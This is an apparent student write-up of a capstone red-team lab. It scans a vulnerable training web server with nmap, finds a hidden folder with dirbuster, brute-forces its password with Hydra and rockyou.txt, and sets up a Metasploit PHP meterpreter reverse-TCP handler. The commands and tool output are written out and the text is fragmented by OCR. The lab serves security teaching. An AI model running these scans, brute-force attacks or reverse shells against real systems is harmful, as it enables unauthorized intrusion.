Final Capstone Project

<u>Day 1</u>: Red Team

In this activity, you will log into CybrScore and will use a Kali instance to hack into a vulnerable web server. Hidden in the web server is a file called `flag.txt`. You will need to use a reverse php shell to gain access to the web server to recover the `flag.txt` document. Once you have shown the instructor that you have recovered the flag, raise your hand and your instructor will give you a snort file from a different teams attack.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.84.55  netmask 255.255.255.0  broadcast 172.16.84.255
        inet6 fe80::20c:29ff:fe8b:f4af  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:8b:f4:af  txqueuelen 1000  (Ethernet)
        RX packets 2374  bytes 148570 (145.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 535644  bytes 22515766 (21.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 18  base 0x2024

eth1: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 00:0c:29:8b:f4:b9  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x20a4

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 30763  bytes 11705037 (11.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 30763  bytes 11705037 (11.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
```

The initial phase of penetration testing requires tools such as nmap and netdiscover, in order to scan for live hosts. The command ifconfig reveals the local network, and with that information one can perform a network scan with the associated subnet. The alternative, netdiscover scans for live hosts and produces the output in a live display.

```
[*] Nmap: Service Info: Host: 172.16.84.205; OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT     ADDRESS
[*] Nmap: 1   0.20 ms 172.16.84.205
[*] Nmap: Nmap scan report for 172.16.84.55
[*] Nmap: Host is up (0.000045s latency).
[*] Nmap: All 1000 scanned ports on 172.16.84.55 are closed
[*] Nmap: Too many fingerprints match this host to give specific OS details
[*] Nmap: Network Distance: 0 hops
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
[*] Nmap: Nmap done: 256 IP addresses (2 hosts up) scanned in 15.90 seconds
msf > hos
```

- Discover the IP address of the Linux server
- msf > db_nmap -sV -A 172.16.84.0/24 scan

```
msf > db_nmap -sV -O 172.16.84.205
[*] Nmap: Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2020-03-28 14:28 EDT
[*] Nmap: 'mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or spec
ify valid servers with --dns-servers'
[*] Nmap: 'mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. T
ry using --system-dns or specify valid servers with --dns-servers'
[*] Nmap: Nmap scan report for 172.16.84.205
[*] Nmap: Host is up (0.00017s latency).
[*] Nmap: Not shown: 998 closed ports
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
[*] Nmap: 80/tcp open  http    Apache httpd 2.4.29
[*] Nmap: MAC Address: 00:15:5D:01:80:00 (Microsoft)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 3.X|4.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
[*] Nmap: OS details: Linux 3.2 - 4.4
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Host: 172.16.84.205; OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 8.16 seconds
msf >
```

- Investigate what is running on port 80, 22

OS Detection **Nmap**


- **Nmap** sends TCP and UDP packets to the target machine and then it examines the response by comparing the result with the database. The **Nmap** operating system discovery technique is slightly slower then the **scanning** techniques because OS detection involves the process of finding open **ports**

```
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 8.16 seconds
msf > nmap -sV -p 80,22 172.16.84.205
[*] exec: nmap -sV -p 80,22 172.16.84.205


Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2020-03-28 14:48 EDT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid s
ervers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --
system-dns or specify valid servers with --dns-servers
Nmap scan report for 172.16.84.205
Host is up (0.00027s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Service Info: Host: 172.16.84.205; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 6.56 seconds
```


```
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2020-03-28 14:50 EDT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid s
ervers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --
system-dns or specify valid servers with --dns-servers
Nmap scan report for 172.16.84.205
Host is up (0.00029s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Service Info: Host: 172.16.84.205

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 6.54 seconds
msf >
```

nmap -sV -p 22,53,110,143,4564 198.116.0-255.1-127


- Locate the hidden directory on the server





ls -ap | egrep "^\..*/$" – hidden directories on local server
use dirbuster to locate the hidden directory on the remote server




- Browse for possible wordlists to accomplish a brute force attack with hydra and john the ripper
- In this case big.txt did not reveal any passwords; however rockyou.txt did




Mozilla Firefox
http://172.1...ustomers.txt
172.16.84.205/company_folders/customer_info/customers.txt
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Nothing yet! But i'm sure customers will be lining up to hear about our 45 percent APR
Please refer to company_folders/secret_folder/ for more information
ERROR: company_folders/secret_folder/ is no longer accessible to the public


labclient.labondemand.com/LabClient/14fbcd7b-7dc4-424e-b122-84c23602e34d?rc=10
Kali 2
Applications
Places
Firefox ESR
Sun 10:18
Index of /company_folders/customer_info - Mozilla Firefox
Connecting...
172.16.84.205/company_folders
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Index of /company_folders /customer_info
Authentication Required
A username and password are being requested by http://172.16.84.205. The site says: "For ashton's eyes only"
User Name:
Password:
Cancel
OK
Show Applications
Waiting for 172.16.84.205...
ux_kernel
ults at https://nmap.org/submit/ .

- Brute force the password for the hidden directory.





Hydra -l -ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 172.16.84.205 http-get /company_folders/secret_folders

- Break the hash password with John the Ripper


```
   --  ----
   0   Wildcard Target


msf exploit(handler) > set lhost 172.16.84.55
lhost => 172.16.84.55
msf exploit(handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.84.55     yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) >
```

